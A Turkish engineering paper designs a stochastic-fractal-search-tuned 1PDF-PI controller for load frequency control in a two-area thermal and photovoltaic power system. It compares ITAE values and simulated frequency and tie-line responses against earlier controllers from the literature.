Bu makale, YFK'ye verimli katkı sağlamak için geleneksel ve yenilenebilir üretim birimleri arasında koordineli bir denetim tasarım prosedürünü ele almaktadır. Bu bağlamda, çalışma, YFK'nin performansını geliştirmek için iki bölgeli bir güç sisteminde termik güç üretim tesisi ve FV güç üretim tesisi için 1PDF-PI denetleyici tasarlanmış ve önerilmiştir. Önerilen denetleyici parametreleri stokastik fraktal arama algoritması ile iyileştirilmesi yapılmıştır. Tasarlanan ve benzetimi gerçekleştirilen iki bölgeli YFK MATLAB/Simulink ortamında matematik modeli oluşturulmuştur. SFA algoritma kodları MATLAB/M file ortamında yazılmış ve oluşturulan model ile ilişkilendirilerek en uygun 1PDF-PI parametreleri belirlenmiştir. SFA tabanlı 1PDF-PI denetleyici performansını vurgulamak için literatürdeki [8] ve [9] numaralı kaynaklar ile karşılaştırılmıştır. Karşılaştırmalarda önerilen denetleyicinin frekans sapması ve bağlantı hattı güç salınımları eğrileri analiz edilmiştir.

2. FOTOVOLTAİK (FV) SİSTEM MODELİ (PHOTOVOLTAİK SYSTEM MODEL)

FV hücre modeli, Şekil 1'de gösterildiği gibi bir diyot ve küçük seri temas direncine sahip güneş ışığı yoğunluğu (radyasyon ve sıcaklık) ile doğru orantılı fotovoltaik akım kaynağından oluşur.



Şekil 1. Fotovoltaik hücre eşdeğer devresi (Photovoltaic cell equivalent circuit)

FV panelinin radyasyon ve sıcaklık değişimlerine bağlı üretilen gücün transfer fonksiyonu aşağıdaki denklemle verilmektedir [13].

$$G_{pv} = \frac{-18s + 900}{s^2 + 100s + 50} \quad (1)$$


3. ARA-ISITMALI TERMAL GÜÇ SİSTEMİ MODELİ (REHEAT THERMAL POWER SYSTEM MODEL)

Bu çalışmada, iki bölgeli YFK modelinde bir ara-ısıtmalı termal güç sistemi modeli kullanılmıştır. Bu tip termal güç sistemleri genişleyen buharın iki türbin arasında ısıtılması ile yeniden enerjilendirildiği birden fazla türbinden oluşan verimi artırılmış sistemleridir. Termal güç sistemi modeli dört bileşenden meydana gelir. Bu bileşenler generatör, buhar türbini, regülatör ve yeniden ısıtıcı transfer fonksiyonları sırasıyla aşağıda verilmektedir [14-15].

Termal güç sistemi governor transfer fonksiyonu;

$$\frac{K_g}{T_g s + 1} \quad (2)$$

Ara ısıtıcı transfer fonksiyonu;



Şekil 2. İki bölgeli hibrit güç sistemi transfer fonksiyonu modeli (Two-area hybrid power system transfer function model)

$$\frac{K_t T_t s + 1}{T_t s + 1} \quad (3)$$

Buhar türbini transfer fonksiyonu;

$$\frac{K_t}{T_t s + 1} \quad (4)$$

Generatör transfer fonksiyonu;

$$\frac{K_p}{T_p s + 1} \quad (5)$$

Termal güç sistemi frekans ve enterkonnekte bağlantı hattı yük değişimleri tarafından meydana gelen alan kontrol hatası (AKH) ise aşağıda belirtilen eşitlik ile ifade edilir;

$$AKH = \Delta P_{tie} - B \times \Delta f_1 \quad (6)$$

4. İKİ BÖLGELİ GÜÇ SİSTEMİ TRANSFER FONKSİYONU MODELİ (TWO-AREA HYBRID POWER SYSTEM TRANSFER FUNCTION MODEL)

Bu bölümde ara-ısıtmalı termal güç sistemi ve fotovoltaik güneş enerji sisteminden oluşan iki bölgeli enterkonnekte güç sisteminin dinamik modeli verilmektedir. Şekil 2’de bu modelin bölgeler arasında güç değişimlerine bağlı frekans hatalarının denetiminde sekonder frekans kontrolü için tasarımı ve transfer fonksiyonu modeli görülmektedir. Bu sistem enterkonnekte bağlantı hattı ile birbirine bağlanmış iki farklı enerji üretim sisteminden oluşur. 1. bölgede ara-ısıtmalı buhar türbinlerine sahip termal güç sistemi ile enerji üretilirken 2. bölgede FV güneş enerji sistemi bulunmaktadır [3].

Şekil 2’de R governör regülasyon katsayısını, β frekans kutuplanma katsayısını, ΔP_{D1} ve ΔP_{D2} yük değişim oranlarını, ΔP_{g1} ve ΔP_{g2} üretilen güç değişimlerini, Δf_1 ve Δf_2 bölge değişim sapmalarını, ΔP_{ref1} ve ΔP_{ref2} denetleyici çıkış değişimlerini ve ΔP_{tie} bölgeler arasındaki bağlantı hattı güç dalgalanmasını ifade etmektedir [3].

Çalışmada kullanılan sistem parametreleri [3], [15]: $T_{12} = 0.545 \text{ puMW/Hz}$, $T_g = 0.08s$, $K_r = 0.33$, $T_r = 10s$, $T_t = 0.3s$, $K_{ps} = 120\text{Hz/puMW}$, $T_{ps} = 20s$, $R = 0.4 \text{ Hz/puMW}$, $B = 0.8 \text{ puMW/Hz}$.


5. 1PDF-PI DENETLEYİCİ YAPISI VE TASARIMI (DESIGN AND STRUCTURE OF 1PDF-PI CONTROLLER)

PID denetleyiciler; kolay anlaşılır yapısı, basit tasarımı ve bazı yapısal değişiklikler ile geliştirildiğinde etkili bir kontrol sistemi olarak akademik ve endüstriyel uygulamalarda uzun yıllardır tercih edilmektedir. Bu bağlamda literatür araştırmalarında farklı sistemlerin zorlukların üstesinden gelmek için çok sayıda iyileştirilmiş PID denetleyici tasarımı görülmektedir. Bu çalışmamızda, literatür araştırmalarında daha önce YFK için uygulanmamış ancak [16]’da firçasız doğru akım motor hız denetiminde oldukça iyi performans gösteren eklemeli 1PDF-PI denetleyici kullanılmaktadır.

Bu denetleyicinin konfigürasyonu Şekil 3’de gösterildiği gibi birbirine eklemeli 1PDF ve PI denetleyicilerden oluşmaktadır. Burada, 1PDF denetleyicide P oransal denetimi ifade etmekte ve hata değerinin sabit bir katsayı (K_{p1}) denetlenmesini, D hatanın türevine bağlı denetimi ifade etmekte ve hatanın değişim oranının sabit bir katsayı (K_d) denetlenmesini ve F ise türev ölçümü dalgalanmalarına bağlı ölçüm gürültüsü ve ayrık zaman türevi etkilerini filtrelemek için türev çıkışına yerleştirilen birinci dereceden alçak geçiren filtreyi ifade etmektedir. 1PDF denetleyicinin çıkışı $y(t)$, PI denetleyicin girişine uygulanır. AKH $e(t)$ ’ye etki ettikten sonra denetleyici, matematiksel olarak şu şekilde verilen kontrol girişi veya ΔP_{ref} değeri üretir:

$$u(t) = \left(\frac{y(t)}{e(t) + e(t)K_{p1} + \frac{e(t)K_d s F}{s + F}} \right) \times \left(K_{p2} + \frac{K_i}{s} \right) \quad (7)$$

Burada, F filtre katsayısı, K_{p1} ve K_{p2} oransal kazançlar, K_i integral kazancı ve K_d türev kazancıdır.



Şekil 3. 1PDF-PI denetleyici konfigürasyonu (1PDF-PI controller configuration)

6. STOKASTİK FRAKTAL ARAMA ALGORİTMASI (STOCHASTIC FRACTAL SEARCH ALGORITHM)

Stokastik fraktal arama algoritması, zor optimizasyon problemlerini hızlı yakınsama oranı ve yüksek doğrulukla çözebilen bir optimizasyon algoritması geliştirmek amacıyla 2015 yılında Salimi tarafından tanıtılmıştır [17]. Bunu yapmak için SFS, doğal büyüme olgusunu taklit eder ve iki önemli aşamayı kullanır: yayılma aşaması ve

güncelleme aşaması. Bu anlamda algoritmanın hem hızlı yakınsamayı hem de yüksek çözüm doğruluğunu sağlaması yalnızca birkaç nesil alır. Difüzyon sürecinde, her bir parçacığın, kullanım veya yoğunlaştırma özelliğini yerine getirmek için mevcut konumu etrafında yayıldığı temel fraktal arama taklit edilir. Bu süreç, yerel optimuma takılıp kalmayı önlemenin yanı sıra, küresel optimuma ulaşma şansını artırmada da önemlidir. Bir sonraki güncelleme işleminde, gruptaki diğer

noktaların konumuna bağlı olarak noktaların gruptaki konumları güncellenir. Bu süreç, SFS'nin keşif veya çeşitlendirme yeteneklerini arttırmak için değerlendirilmektedir. SFS algoritmasının çalışmasını özetlemek amacıyla okuyucuya kolaylık sağlamak amacıyla aşağıdaki adımlar verilmiştir[18-19].

İlk olarak, alt limit (AL) ve üst limit (UL) değerlerine bağlı olarak P parçacıklarının popülasyonu rastgele oluşturulur:

$$P = AL + \varepsilon \times (UL - AL) \quad (8)$$

Burada ε [0,1] aralığında rasgele bir sayıdır. Difüzyon sürecinde, Eş. 8 ve Eş. 9'da gösterildiği gibi belirli bir nokta etrafında yeni parçacıklar oluşturmak için iki Gauss yürüyüşü serisi benimsenir. Her parçacık için bu eşitlikler gerekli maksimum difüzyon numarası (MDN) için yürütülür. Daha sonra algoritma en iyi parçacıkla ilerlerken diğerleri göz ardı edilir.

$$GW_1 = Gauss(\mu_{BP}, \sigma) + (\varepsilon \times BP - \varepsilon' \times P_i) \quad (9)$$

$$GW_2 = Gauss(\mu_p, \sigma) \quad (10)$$

Burada, ε ve ε' [0,1] aralığında rasgele bir sayıdır. BP ve P_i sırasıyla gruptaki en iyi noktanın ve i 'inci noktanın konumu olarak ele alınır. Gauss, ortalama parametresi μ ve standart sapma parametresi σ ile normal dağılımdan rastgele sayı üreten bir fonksiyondur. Standart sapma denklemi Eş. 11'deki gibi hesaplanır.

$$\sigma = \frac{\log(g)}{g} \times |P_i - BP| \quad (11)$$

Burada, $\frac{\log(g)}{g}$ terimi nesil sayısı arttıkça sifıra yaklaşır, böylece bir nokta etrafında daha derin bir arama sağlamak için Gauss sıçramalarının boyutu azalır. Daha sonra, keşif aşaması birbirini takip eden iki güncelleme işlemiyle başlar. Devam etmeden önce parçacıklar uygunluk değerlerine göre sıralanır ve daha sonra her bir i parçacığına Eş. (7)'deki gibi bir olasılık değeri verilir.

$$Pa_i = \frac{rank(P_i)}{N} \quad (12)$$

Eş. (12)'de N , gruptaki parçacıkların sayısıdır ve Pa_i , diğerleri arasındaki sırası, sıra fonksiyonu

tarafından verilen bir parçacık için hesaplanan olasılık değeridir. Bu denklem parçacıklara uygunluk değerleriyle orantılı bir olasılık değeri atamayı amaçlamaktadır. İlk güncelleme işleminde, eğer Pa_i bir rasgele sayıdan ε küçükse, P_i 'nin j 'inci bileşeninin güncellenmesi aşağıdaki denkleme tabidir; aksi halde herhangi bir değişiklik yapılmaz.

$$P_i'(j) = P_x(j) - \varepsilon \times (P_y(j) - P_i(j)) \quad (13)$$

Burada P_i' değiştirilmiş bileşen, P_x ve P_y gruptan rasgele seçilen farklı noktalardır. P_i' en iyi uygunluk değerine sahipse P_i 'nin yerini alır. İlk güncelleme sürecinin sonunda, ortaya çıkan tüm noktaların bir kez daha Eş. (12) temel alınarak sıralanmasıyla ikinci güncelleme süreci başlar. Daha önce olduğu gibi Pa_i bir rasgele sayıdan ε küçükse, P_i noktasının farklı olması gereken x ve y endeksleri Eş. (14) kullanılarak değiştirilir. Yeni nokta P_i' P_i 'den daha iyiyse P_i ile değiştirilir

$$P_i' = P_i - \varepsilon \times (P_x - BP) | \varepsilon' \leq 0.5 \\ P_i' = P_i - \varepsilon \times (P_x - P_y) | \text{diğer} \quad (14)$$

Bir YFK sisteminin güç değişimlerine bağlı frekans regülasyonuna daha iyi bir adım geçici tepkisi elde etmek için, SFA algoritması kullanımı 1PDF-PI denetleyicinin K_{p1} , K_d , F , K_{p2} ve K_i parametrelerini optimum değerini aramaya çalışılmış ve böylece ilgili sistemin denetim performansı etkili bir şekilde artırıldığı görülmüştür.

Kontrol tasarımında dikkate alınan dört tür performans kriteri vardır. Bunlar mutlak hatanın integrali (IAE), karesel hatanın integrali (ISE), zaman ağırlıklı karesel hatanın integrali (ITSE) ve zaman çarpımlı mutlak hatanın integrali (ITAE)'dir. Bu fonksiyonlara ait matematiksel ifadeler sırasıyla Eş. (15), Eş. (16), Eş. (17), Eş. (18)'de verilmektedir. Literatürde, YFK çalışmalarında IAE ve ITSE kriterlerine göre daha iyi performans göstermeleri nedeniyle çoğunlukla ISE ve ITAE kriterleri kullanılmaktadır. ITAE amaç fonksiyonuna sahip sistemler, ISE yöntemine göre daha hızlı yerleşir [20]. Bu kapsamda yapılan çalışmalar doğrultusunda ITAE'nin, integral tabanlı hata kriterlerine göre daha iyi sonuç verdiği görülmüştür [21].

$$IAE = \int_0^T (|\Delta F_1| + |\Delta F_2| + |\Delta P_{tie}|). dt \quad (15)$$

$$ISE = \int_0^T [(\Delta F_1)^2 + (\Delta F_2)^2 + (\Delta P_{tie})^2]. dt \quad (16)$$

$$ITSE = \int_0^T [(\Delta F_1)^2 + (\Delta F_2)^2 + (\Delta P_{tie})^2]. t. dt \quad (17)$$

$$ITAE = \int_0^T (|\Delta F_1| + |\Delta F_2| + |\Delta P_{tie}|). t. dt \quad (18)$$

Burada t zamanı, T benzetim süresini, ΔF_1 ve ΔF_2 frekans değişimlerini, ΔP_{tie} bağlantı hattı güç değişimini ifade etmektedir. Bu çalışmada ITAE amaç fonksiyonu değerinin en küçük değeri ile frekans ve güç salınımlarının 0 pu değere en kısa sürede oturan denetim çıktıları elde edilmesi amaçlanmıştır. Bu nedenle 1PDF-PI denetleyici tasarımı kısıtlı optimizasyon problemi olarak çözülmeye çalışılmıştır. Eş. 19'daki eşitsizliklere dikkate alınarak ITAE değeri minimize edilmektedir.

$$\begin{aligned} K_{p1}^{min} &\leq K_{p1}^* \leq K_{p1}^{max} \\ K_d^{min} &\leq K_d^* \leq K_d^{max} \\ F^{min} &\leq F^* \leq F^{max} \\ K_{p2}^{min} &\leq K_{p2}^* \leq K_{p2}^{max} \\ K_i^{min} &\leq K_i^* \leq K_i^{max} \end{aligned} \quad (19)$$

Eş. (19)'da min ve max üst indeksleri denetleyici parametrelerinin alt ve üst limitlerini ifade etmektedir. Bu çalışmada denetleyici parametreleri

alt ve üst limitleri -2 ve 2 olarak ayarlanmıştır. Optimizasyon işlemi sonrasında ITAE amaç fonksiyonunun en küçük değerini veren K_{p1}^* , K_d^* , F^* , K_{p2}^* ve K_i^* değerleri denetleyici parametrelerinin en uygun değerleri olarak alınmış ve benzetim çalışmalarında kullanılmıştır.

7. BENZETİM SONUÇLARI (SIMULATION RESULTS)

Çalışmada Şekil 2'de transfer fonksiyonu verilen iki bölge hibrit güç sisteminde farklı yapıda üretim tesisi olması nedeniyle denetleyici parametreleri birbirinden bağımsız değerlendirilmesi gerekir. Bu sebeple önerilen 1PDF-PI denetleyicinin iki bölge için toplam 10 parametrenin aynı koşullar altında SFA algoritması ile en iyi değerleri bulunmaktadır. Literatürdeki katkısını göstermek amacıyla parametre belirlenirken benzer koşullara göre parametre belirleme ve sonuçları karşılaştırma işlemi yapılmıştır. 1PDF-PI denetleyicinin parametreleri belirlenirken 1. bölgedeki yük değişimi %10 ($\Delta P_{D1}=0.1$ pu), 2. bölgedeki yük değişimi %0 ($\Delta P_{D2}=0$ pu) kabul edilmiştir. Elde edilen en iyi sonuçlar literatürde daha önce yayınlanan çalışmaların sonuçları ile birlikte Tablo 1'de verilmektedir.

Tablo1. Denetleyici Parametreleri ve ITAE değerleri (Controller Parameters and ITAE values)


	Denetleyici parametreleri	GA-PI [9]	ABA-PI [9]	AOA-PI [8]	YAA-üstel PI [3]	SFA-1PDF-PI [önerilen]
1, Bölge	K_{p1}	0.5663	0.8811	0.7395	0.2609	-1.3135
	K_d	-	-	-	-	-0.5007
	K_{p2}	-	-	-	-	-0.9601
	K_i	0.4024	0.5765	0.4080	0.2333	-1.6856
	F	-	-	-	-	0.1873
2, Bölge	K_{p1}	0.5127	0.7626	1.8960	1.9252	0.3942
	K_d	-	-	-	-	0.6912
	K_{p2}	-	-	-	-	-0.1984
	K_i	0.7256	0.8307	0.9796	0.2404	-0.1392
	F	-	-	-	-	1.2672
	ITAE	12.44	7.4259	3.9028	2.3511	1.1741

Tablo 1'de gösterilen ITAE değerleri incelendiğinde 1PDF-PI denetleyicinin diğer denetleyici iyileştirme çalışmalarına göre daha küçük ITAE değerine sahip olduğu görülmektedir

(ITAE=1.1741). Bu sonuç denetleyicinin frekans ve güç salınımlarına karşı cevabının iyileştiği anlamına gelmektedir. Çalışmada diğer ITAE kriterleri bakımından en kötü sonuç ise GA-PI yaklaşımı ile elde edilmiştir (ITAE=12.1224).

SFA algoritması ile 1PDF-PI denetleyicinin en iyi parametre değerleri bulunması için parçacık popülasyon sayısı 30, iterasyon sayısı 100 olarak ayarlandığında elde edilen yakınsama Şekil 4'de verilmektedir. İlk iterasyon başlangıç popülasyonunun en iyi ITAE değeri 134,633 iken


100. İterasyonun sonunda 1.174 değerine kadar düşmüştür. Eş. (18)'deki ifadeden de anlaşılacağı gibi ITAE kriteri sistemin frekans ve güç değişimlerine ($\Delta F_1, \Delta F_2$ ve ΔP_{tie}) bağlıdır. Bu nedenle ITAE değeri ne kadar düşük olursa $\Delta F_1, \Delta F_2$ ve ΔP_{tie} salınımları o kadar azalmış olur.



Şekil 4. İyileştirme sürecinde SFA algoritmasının yakınsama grafiği (Convergence graph of the SFA algorithm during the improvement process)

Tablo 1'de literatürde yapılan çalışmalar ve önerilen çalışmaya ait denetleyici parametreleri kullanılarak sistem performansları MATLAB/Simulink ortamında gerçekleştirilmiştir. Benzetim çalışmaları her bir denetleyici için aynı koşullar altında [0, 30]s aralığında ve iki farklı çalışma durumuna tepkileri incelenmiştir. Birinci durumda 1. bölgede 0.1 pu'lık yük değişimine karşılık denetleyicilerin cevap tepkileri Şekil 5'de


verilmiştir. Şekil 5 incelendiğinde önerilen denetleyicin yük değişimine bağlı frekans eğrileri negatif yönde sapsmasını hızlı bir şekilde referans değere ve düşük bir salınım yaparak oturmuştur. Bir başka ifade ile önerilen denetleyici diğer denetleyicilere göre artan yük değişimlerine karşın daha hızlı ve daha az salınım ile frekans değerini referans değere getirmiştir.



Şekil 5. 1. bölgede 0.1 pu'lık yük değişimi sonucu elde edilen cevap eğrileri karşılaştırılması (Comparison of response curves obtained as a result of a 0.1 pu load change in the 1st area) (a) ΔF_1 , (b) ΔF_2 , (c) ΔP_{tie}

İkinci durumda iki bölgede aynı anda meydana gelen 0.1 pu'lık yük artışı uygulanmıştır ($\Delta P_{D1}=0.1$ pu, $\Delta P_{D2}=0.1$ pu). Bu benzetimde elde edilen denetleyici cevap eğrileri Şekil 7'de verilmektedir. Sonuçlar incelendiğinde birinci durumda olduğu

gibi önerilen 1PDF-PI denetleyici diğerlerine göre daha iyi performans sergilemiş, frekans ve güç değişimlerini ($\Delta F_1, \Delta F_2$ ve ΔP_{tie}) hızlı ve düşük salınımla referans değerlerine getirmiştir.




Şekil 6. 1. ve 2. bölgede 0.1 pu'lık yük değişimi sonucu elde edilen cevap eğrileri karşılaştırılması (Comparison of response curves obtained as a result of a 0.1 pu load change in the 1st and 2nd areas) (a) ΔF_1 , (b) ΔF_2 , (c) ΔP_{tie}

Benzetim sonuçları incelendiğinde yukarıda belirtilen iki durumda literatür çalışmalarına kıyasla SFA tabanlı 1PDF-PI denetleyicinin YFK denetiminde hem yük değişimlerine karşı hızlı ve düşük salınımla referansa oturduğunu hem de sistemi Elektrik İletim Sistemi Arz Güvenilirliği Kalite yönetmeliğinde belirtilen ± 200 mHz'lik tolerans içinde tuttuğu görülmüştür.

Enterkonekte güç sistemleri farklı yük grupları ve üretim tesislerinin bir hatta bağlanması ile oluşan


bir sistemdir. Bu nedenle sürekli olarak yük değişimleri meydana gelmektedir. Sistemin YFK denetiminde kullanılan denetleyicinin sistemin farklı seviyelerdeki yük değişimine aynı şekilde hızlı cevap vermesi ve sistemi referans güç ve frekans değerine hızlı getirmesi gerekmektedir. Bu bağlamda önerilen SFA tabanlı 1PDF-PI denetleyicinin farklı yük değişimlerine karşı tepkilerini göstermek amacıyla Şekil 7'deki gibi 1. bölgede farklı zaman ve oranda pu olarak yük değişimleri uygulanmıştır.



Şekil 7. 1. bölgeye uygulanan yük değişimleri (Load changes applied to 1st area)

Benzetim çalışmasında Şekil 7'deki gibi farklı zamanlarda pu olarak uygulanan yük değişimleri sonucu önerilen denetleyicinin cevap eğrileri Şekil 8'de gösterilmiştir. Sonuçlar incelendiğinde denetleyicinin farklı oranlarda yükün devreye


alınması veya devreden çıkarılması sonucu her iki bölgede meydana gelen frekans ve bağlantı hattı güç değerlerindeki bozulmaları hızlı ve düşük salınımlar ile referans değere getirdiği görülmektedir.




Şekil 8. 1. bölgede farklı yük değişimleri sonucu elde edilen cevap eğrileri (Response curves obtained as a result of different load changes in the 1st area) (a) ΔF_1 , (b) ΔF_2 , (c) ΔP_{tie}

Önerilen SFA tabanlı 1PDF-PI denetleyicinin sağlamlığını test etmek amacıyla herhangi bir nedenden dolayı sistemde meydana gelebilecek parametreler değiştiğinde denetleyicinin cevap çıktıları incelenmiştir. Bu nedenle 1. bölgede bulun ara-ısıtmalı buhar türbinli termal güç sistemi ait parametrelerin değerleri %30 oranında düşürülerek $T_{12} = 0.3815 \text{ puMW/Hz}$, $T_g = 0.056s$, $K_r =$

0.231 , $T_r = 7s$, $T_t = 0.21s$, $K_{ps} = 84\text{Hz/puMW}$, $T_{ps} = 14s$, $R = 0.28 \text{ Hz/puMW}$, $B = 0.56 \text{ puMW/Hz}$ olarak ayarlanmış ve Şekil 7'deki gibi 1. bölgede farklı zaman ve oranda pu olarak yük değişimleri uygulanmıştır. Elde edilen cevap çıktıları Şekil 9'da gösterilmektedir.






(c)

Şekil 9. 1. bölgede farklı yük değişimleri sonucu elde edilen cevap eğrileri (Response curves obtained as a result of different load changes in the 1st area) (a) ΔF_1 , (b) ΔF_2 , (c) ΔP_{tie}


Şekil 9’da verilen cevap eğrileri incelendiğinde, önerilen denetleyicinin aynı parametre değerlerinde sistem parametrelerindeki değişimden fazla etkilenmediği, kararlı bir şekilde frekans ve güç değişimlerini hızlı bir şekilde referans 0 pu değerine getirdiği görülmektedir.

Son olarak, YFK güç sisteminin frekans geri besleme hattında ölçüm sensörlerinden kaynaklı bir gürültü meydana geldiğinde önerilen denetleyicinin cevap tepkisi performansı ve güvenilirliği test edilmiştir. Bu sebepten dolayı 1. Bölgedeki termal güç sistemine ait frekans geri besleme hattına 30 dB’lik sinyal-görüntü oranı


(SGO) ile beyaz gauss görüntüsü eklenmiştir. Bu benzetimde elde edilen denetleyici cevap eğrileri Şekil 10’da verilmektedir. Sonuçlar analiz edildiğinde 1. Bölgedeki termal güç sistemine ait frekans geri besleme hattına ölçüm sensörlerinden kaynaklanabilecek 30 dB’lik gürültü eklememize rağmen önerilen SFA tabanlı 1PDF-PI denetleyicinin yüksek frekanslı gürültüleri filtrelediği ve dinamik tepkiyi frekans ve güç değişimlerini ($\Delta F_1, \Delta F_2$ ve ΔP_{tie}) için en iyi şekilde verdiği gösterilmiştir. Sonuç olarak önerilen denetleyicinin gürültü gibi sistem güvenilirliği bozabilecek etkiler karşısında oldukça sağlam ve güvenilir olduğu ispat edilmiştir.



(a)



(b)



(c)

Şekil 10. 1. bölgede frekans geri besleme hattına eklenen 30dB’lik gürültü sonucu elde edilen cevap eğrileri (Response curves obtained as a result of 30dB noise added to the frequency feedback line in the 1st area) (a) ΔF_1 , (b) ΔF_2 , (c) ΔP_{tie}

8. SONUÇLAR (CONCLUSIONS)

Bu çalışmada ara ısıtılmalı termal güç sistemi ve FV güç sisteminden oluşan iki bölgesel enterkonnekte şebekenin YFK için SFA tabanlı 1PDF-PI denetleyici tasarlanmıştır. Denetleyici parametreleri deneme yanılma yöntemiyle değil SFA yaklaşımı ile en iyi değerler elde edilmeye çalışılmıştır. Önerilen yöntemin performansını test etmek için iki bölgesel YFK'nin iki farklı durumdaki cevap tepkileri incelenmiştir. Elde edilen sonuçlar ile literatürde benzer yapıya sahip çalışmaların aynı koşullardaki sonuçları karşılaştırılmıştır. Karşılaştırma sonuçlarına göre önerilen SFA tabanlı 1PDF-PI denetleyicinin diğer denetleyicilere göre sistemdeki yük değişimlerine tepkisinin otuma zamanı, \pm maksimum aşım, salınım ve ITAE değerleri bakımında daha iyi sonuçlar verdiği görülmüştür. Ayrıca, denetleyicinin sağlamlığı ve güvenilirliğini vurgulamak için denetleyici parametreleri değiştirilmeden güç sisteminin parametreleri değiştirilerek ve frekans geribesleme hattına 30 dB'lik gürültü eklenerek önerilen denetleyicinin çıkış performansı test edilmiştir. Elde edilen cevap eğrileri incelendiğinde denetleyicinin sağlamlık ve güvenilirliği sistem frekansları değiştiğinde ve ölçüm sensörlerinden kaynaklanabilecek gürültülü geribeslemelerde tatmin edici şekilde iyi sonuç vermiştir. Önerilen birbirine eklemeli 1PDF-PI denetleyici ilk olarak [16]'da fırçasız doğru akım motoru hız denetiminde kullanılmış ve başarılı bir kapalı çevrim hız denetimi elde edilmiştir. Bu manada önerilen SFA tabanlı 1PDF-PI denetleyici Alternatif akım veya doğru akım motorların pozisyon ve hız denetimi gibi doğrusal veya doğrusal olmayan kapalı çevrim geri beslemeli tüm sistemlerin denetiminde uzman kişiye ihtiyaç olmaksızın en uygun parametrelerin belirlenmesinde ve denetlenmesinde etkin sonuç verecektir.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Mehmet KARAYEL: Deneyleeri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

He conducted the experiments, analyzed the results and performed the writing process.

Emre ÇELİK: Deneyleeri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiş ve akademik danışmanlık yapmıştır.

He conducted the experiments, analyzed the results and performed the writing process and served as its academic advisor.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] S. Davtalab, B. Tousi, and D. Nazarpour, "Optimized Intelligent Coordinator for Load Frequency Control in a Two-Area System with PV Plant and Thermal Generator," *IETE J Res*, vol. 68, no. 5, pp. 3876–3886, Sep. 2022, doi: 10.1080/03772063.2020.1782777.
- [2] N. Hakimuddin, I. Nasiruddin, T. S. Bhatti, and Y. Arya, "Optimal Automatic Generation Control with Hydro, Thermal, Gas, and Wind Power Plants in 2-Area Interconnected Power System," *Electric Power Components and Systems*, vol. 48, no. 6–7, pp. 558–571, Aug. 2020, doi: 10.1080/15325008.2020.1793829.
- [3] E. Çelik, "Termik Güç Santrali ve Fotovoltaik Güneş Enerji Sisteminden Oluşan Güç Sisteminde Üstel PI Denetleyici ile Sekonder Frekans Regülasyonu," *Mühendislik Bilimleri ve Araştırmaları Dergisi*, vol. 6, no. 1, pp. 133–142, Apr. 2024, doi: 10.46387/BJESR.1456068.
- [4] S. Golshannavaz, R. Khezri, M. Esmaeeli, and P. Siano, "A two-stage robust-intelligent controller design for efficient LFC based on Kharitonov theorem and fuzzy logic," *J Ambient Intell Humaniz Comput*, vol. 9, no. 5, pp. 1445–1454, Oct.

- 2018, doi: 10.1007/S12652-017-0569-2/FIGURES/15.
- [5] F. Kalavani, M. Zamani-Gargari, B. Mohammadi-Ivatloo, and M. Rasouli, "A contemporary review of the applications of nature-inspired algorithms for optimal design of automatic generation control for multi-area power systems," *Artif Intell Rev*, vol. 51, no. 2, pp. 187–218, Feb. 2019, doi: 10.1007/S10462-017-9561-7/TABLES/6.
- [6] A. Oshnoei, R. Khezri, S. M. Muyeen, and F. Blaabjerg, "On the Contribution of Wind Farms in Automatic Generation Control: Review and New Control Approach," *Applied Sciences* 2018, Vol. 8, Page 1848, vol. 8, no. 10, p. 1848, Oct. 2018, doi: 10.3390/APP8101848.
- [7] R. Khezri, A. Oshnoei, M. T. Hagh, and S. M. Muyeen, "Coordination of Heat Pumps, Electric Vehicles and AGC for Efficient LFC in a Smart Hybrid Power System via SCA-Based Optimized FOPID Controllers," *Energies* 2018, Vol. 11, Page 420, vol. 11, no. 2, p. 420, Feb. 2018, doi: 10.3390/EN11020420.
- [8] E. Çelik and A. Dalcı, "Performance betterment of load frequency regulation using snake search algorithm for an interconnected power system incorporating thermal plant and pv power station," *5th International Antalya Scientific Research and Innovative Studies Congress*, pp. 610–621, Jul. 2023.
- [9] S. M. Abd-Elazim and E. S. Ali, "Load frequency controller design of a two-area system composing of PV grid and thermal generator via firefly algorithm," *Neural Comput Appl*, vol. 30, no. 2, pp. 607–616, Jul. 2018, doi: 10.1007/S00521-016-2668-Y/FIGURES/13.
- [10] M. Sharma, R. K. Bansal, S. Prakash, and S. Asefi, "MVO Algorithm Based LFC Design of a Six-Area Hybrid Diverse Power System Integrating IPFC and RFB," *IETE J Res*, vol. 67, no. 3, pp. 394–407, 2021, doi: 10.1080/03772063.2018.1548908.
- [11] Z. Y. Yilmaz, G. Bal, E. Çelik, N. Öztürk, U. Gövenç, and Y. Arya, "Yük frekans kontrolünde kullanılan ikincil denetleyicilerin optimizasyonuna yönelik yeni bir hedef fonksiyonu tasarımı," *Gazi Üniversitesi Mühendislik Mimarlık Fakültesi Dergisi*, vol. 36, no. 4, pp. 2053–2068, Sep. 2021, doi: 10.17341/GAZIMMFD.841751.
- [12] E. Çelik, "Improved stochastic fractal search algorithm and modified cost function for automatic generation control of interconnected electric power systems," *Eng Appl Artif Intell*, vol. 88, p. 103407, Feb. 2020, doi: 10.1016/J.ENGAPPAI.2019.103407.
- [13] S. A. Jeddi, S. Hamidreza Abbasi, and F. Shabaninia, "Load frequency control of two area interconnected power system (Diesel Generator and Solar PV) with PI and FGSPi controller," *AISP 2012 - 16th CSI International Symposium on Artificial Intelligence and Signal Processing*, pp. 526–531, 2012, doi: 10.1109/AISP.2012.6313803.
- [14] S. Davtalab, B. Tousi, and D. Nazarpour, "Optimized Intelligent Coordinator for Load Frequency Control in a Two-Area System with PV Plant and Thermal Generator," *IETE J Res*, vol. 68, no. 5, pp. 3876–3886, Sep. 2022, doi: 10.1080/03772063.2020.1782777.
- [15] S. M. Abd-Elazim and E. S. Ali, "Load frequency controller design of a two-area system composing of PV grid and thermal generator via firefly algorithm," *Neural Comput Appl*, vol. 30, no. 2, pp. 607–616, Jul. 2018, doi: 10.1007/S00521-016-2668-Y/FIGURES/13.
